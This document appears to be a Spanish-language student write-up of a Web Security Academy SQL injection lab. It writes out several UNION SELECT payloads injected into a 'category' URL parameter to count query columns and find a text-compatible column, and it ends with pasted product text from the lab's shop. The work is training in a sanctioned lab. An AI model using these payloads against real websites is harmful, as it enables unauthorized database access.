



Request
interceptado



Se procedió a manipular el parámetro category directamente en la barra de direcciones del navegador. Se inyectó el payload Accessories'+union+select+null--.


El servidor web retornó una excepción no controlada, mostrada como Internal Server Error (HTTP 500). Desde una perspectiva técnica, se determinó que este error se produce porque la sentencia UNION exige que las consultas combinadas posean el mismo número de columnas. Al inyectar un solo valor NULL, se generó una asimetría estructural con la consulta original, provocando la falla en la base de datos.



<https://0a96009004c3e1ae80e80df100d700c8.web-security-academy.net/filter?category=Accessories'+union+select+null,null-->

Se iteró el vector de ataque incrementando el número de valores nulos. Se ejecutó el payload `Accessories'+union+select+null,null--`.

A diferencia del intento anterior, el servidor procesó la solicitud de manera exitosa, devolviendo el código 200 OK y renderizando la interfaz de usuario de la tienda de forma habitual. Este comportamiento permitió concluir de manera irrefutable que la consulta SQL original utilizada por la aplicación está estructurada para devolver exactamente dos columnas.




<https://0a96009004c3e1ae80e80df100d700c8.web-security-academy.net/filter?category=Accessories'+union+select+1,null-->

Se introdujo el payload `Accessories'+union+select+1,null--` en el parámetro `category` de la barra de direcciones.

El aplicativo web devolvió una pantalla de "Internal Server Error".

La aparición de este error comprueba que la estructura de la consulta inyectada aún no es compatible con la original, confirmando que la posición actual evaluada no acepta el tipo de dato entero (1) o que la cantidad de columnas sigue siendo incorrecta.



Se modificó el payload en el parámetro category utilizando la instrucción

Accessories'+union+select+'test',null--. Se reemplazó el valor numérico anterior por una cadena de caracteres ('test').

El aplicativo procesó la solicitud exitosamente, cargando la página web con normalidad y sin generar el error interno previo.

Al revisar el contenido de la página, se evidenció que la cadena inyectada ('test') se reflejó en la parte inferior del listado de productos. Esto confirma concluyentemente dos aspectos: la consulta original devuelve exactamente dos columnas, y la primera de ellas es compatible con tipos de datos de texto (string).



Accessories' union select 'test',null--

look.

Giant Pillow Thing

Giant Pillow Thing - Because, why not? Have you ever been sat at home or in the office and thought, I'd much rather sit in something that a team of GURK guides couldn't find me in? Well, look no further than this enormous, luxury pillow. It's ideal for car parks, open air fields, unused basements and big living rooms. Simply drag it in with your team of weight lifters and hide from your loved ones for days. This is the perfect product to lounge in comfort in front of the TV or have a family reunion in, or land on after jumping out of a plane.

Six Pack Beer Belt

The Six Pack Beer Belt - because who wants just one beer? Say goodbye to long queues at the bar thanks to this handy belt. This beer belt is fully adjustable to 50" waist, meaning you can change the size according to how much beer you're drinking. With its camouflage design, it's easy to sneak beer into gigs, parties and festivals. This is the perfect gift for a beer lover or just someone who hates paying for drinks at the bar! Simply strap it on and load it up with your favorite beer cans or bottles and you're off! Thanks to this sturdy design, you'll always be able to boast about having a six pack. Buy this adjustable belt today and go thirsty again!

ZZZZZZ Bed - Your New Home Office

